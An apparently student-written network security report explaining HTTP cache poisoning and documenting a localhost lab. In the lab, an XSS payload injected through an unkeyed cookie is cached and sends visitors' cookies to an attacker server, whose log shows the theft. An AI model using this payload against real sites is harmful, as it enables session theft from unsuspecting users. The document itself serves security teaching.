

A dark blue vertical bar runs down the left side of the slide. A blue arrow points to the right from this bar, containing the date.

19/06/2021

Cache Poisoning Attack

Network Security Project

Several thin, curved lines in dark blue and light grey originate from the bottom left and sweep upwards and to the right.

Debora Russo

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Summary

What is Cache Poisoning 2

 HTTP Caching 2

 Cache keys 2

 General idea 3

Cache Poisoning Lab – Cookie stealing..... 3

 1. Introduction..... 3

 2. The attack 5

 3. Vulnerability exploited 6


References 6

What is Cache Poisoning

HTTP Caching

Caching is a mechanism that allows you to lighten the server load and speed up the loading of web pages. There are different types of caches: caching proxies, loading balancers, cache located in the user's browser etc.; Let us consider intermediate caches.

The cache is located between the server and the user: when he / she requests data, the browser first checks if the data is cached and not expired, and then the cache serves the user the cached version of data. If another user then sends an equivalent request, the cache serves a copy of the cached response directly to the user, without any interaction from the back-end.



Cache keys

When a cache receives a request for a resource it must check if a copy has already been saved in the cache, or it needs to forward the request to the server. To verify this, we use some components of the HTTP request as cache keys: when a request arrives at the cache server, it first checks which headers of that request are keyed. Then it considers all headers together with their keys and calculates the hash. Finally, the hash is used to search among the cached resources for the one sought (the responses are stored along with the keyed headers hashes of the respective requests).

Request components that are not included in the cache key are called "unkeyed".


General idea


The goal you want to pursue is to make sure that the cache saves the resource that contains malicious code and then serves it to all users who request the resource. This attack allows performing a further XSS attack, defacing a page or redirecting a user to an arbitrary domain.

Cache Poisoning Lab – Cookie stealing

1. Introduction

In this laboratory, we will perform Cache Poisoning with an unkeyed cookie, putting some malicious content into it.





Suppose Alice, a legitimate user, needs to access a site with a username and password:

- Username: Alice
- Password: 123


The site saves the user's username in a cookie, and its value is shown on each user's personal page:

Welcome to your personal area Alice

[Logout](#)

▼ Response Cookies
▼ loggedin: expires: "2021-06-18T21:31:16.000Z" path: "/" value: "Alice"

Also, to make the site faster, each page is saved in a cache for 1 minute (X-Cache: HIT means that the page has been cached):



To see this for example on Firefox, click on the top right to open the settings, then on "Web developer". Finally click on "Networks".

We can see how the username is saved inside a cookie as it is. If the value of the cookie has not been sanitized, a user could insert malicious code into it.

Sanitize: remove any illegal character from the code.

2. The attack

Let us write this GET request inside the terminal


- `curl -v --cookie "loggedin=" http://localhost:8000/personal.php`

Let us assume we use an image found on the website to write a malicious payload into it. When a user loads the page (onload), he/she will unknowingly send his/her cookies to a hacker's server (which in this case is located at localhost: 8008). The server will return the page containing the malicious code.

We resend the request until X-CACHE indicates hit:

```
(root@kali) - [~/Desktop/LEMP]
# curl -v --cookie "loggedin=<img src=flag.png onload=this.src='http://localhost:8008/?c='+document.cookie>" http://localhost:8000/personal.php
* Trying ::1:8000 ...
* connect to ::1 port 8000 failed: Connection refused
* Trying 127.0.0.1:8000 ...
* Connected to localhost (127.0.0.1) port 8000 (#0)
> GET /personal.php HTTP/1.1
> Host: localhost:8000
> User-Agent: curl/7.74.0
> Accept: */*
> Cookie: loggedin=<img src=flag.png onload=this.src='http://localhost:8008/?c='+document.cookie>
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.19.10
< Date: Fri, 18 Jun 2021 22:25:44 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/8.0.6
< X-Cache: HIT
<
* Connection #0 to host localhost left intact
Welcome to your personal area <img src=flag.png onload=this.src='http://localhost:8008/?c='+document.cookie><br><br><a href="logout.php">Logout</a><br><br>
```

Because the page has been cached for a minute, any user who logs in during that time will load the malicious payload and the cookie containing the username will be stolen. The URL will remain poisoned until cache expires.

Welcome to your personal area 

[Logout](#)

3. Vulnerability exploited

We check in the log files of the malicious server if the attack was successful:

- `docker logs -f [container_name]`

```
/docker-entrypoint.sh: Configuration complete; ready for start up  
192.168.64.1 - - [18/Jun/2021:22:24:02 +0000] "GET /?c=loggedin=Alice HTTP/1.1" 200 612 "http://localhost:8000/personal.php"
```

You can try with a different user and see how another cookie is saved:

- Username: Bob
- Password: 456

References

- Http cache basics and cache poisoning: <https://secops.one/2020/08/05/8-http-cache-basics-and-cache-poisoning/>
- XSS via HTTP Headers: <https://brutellogic.com.br/blog/xss-via-http-headers/#more-2224>
- Login & Register System Form with Cookies PHP & MySQL: <https://www.youtube.com/watch?v=HpVJSn484qs>
- Basic LEMP stack: <https://tech.osteel.me/posts/docker-for-local-web-development-part-1-a-basic-lemp-stack>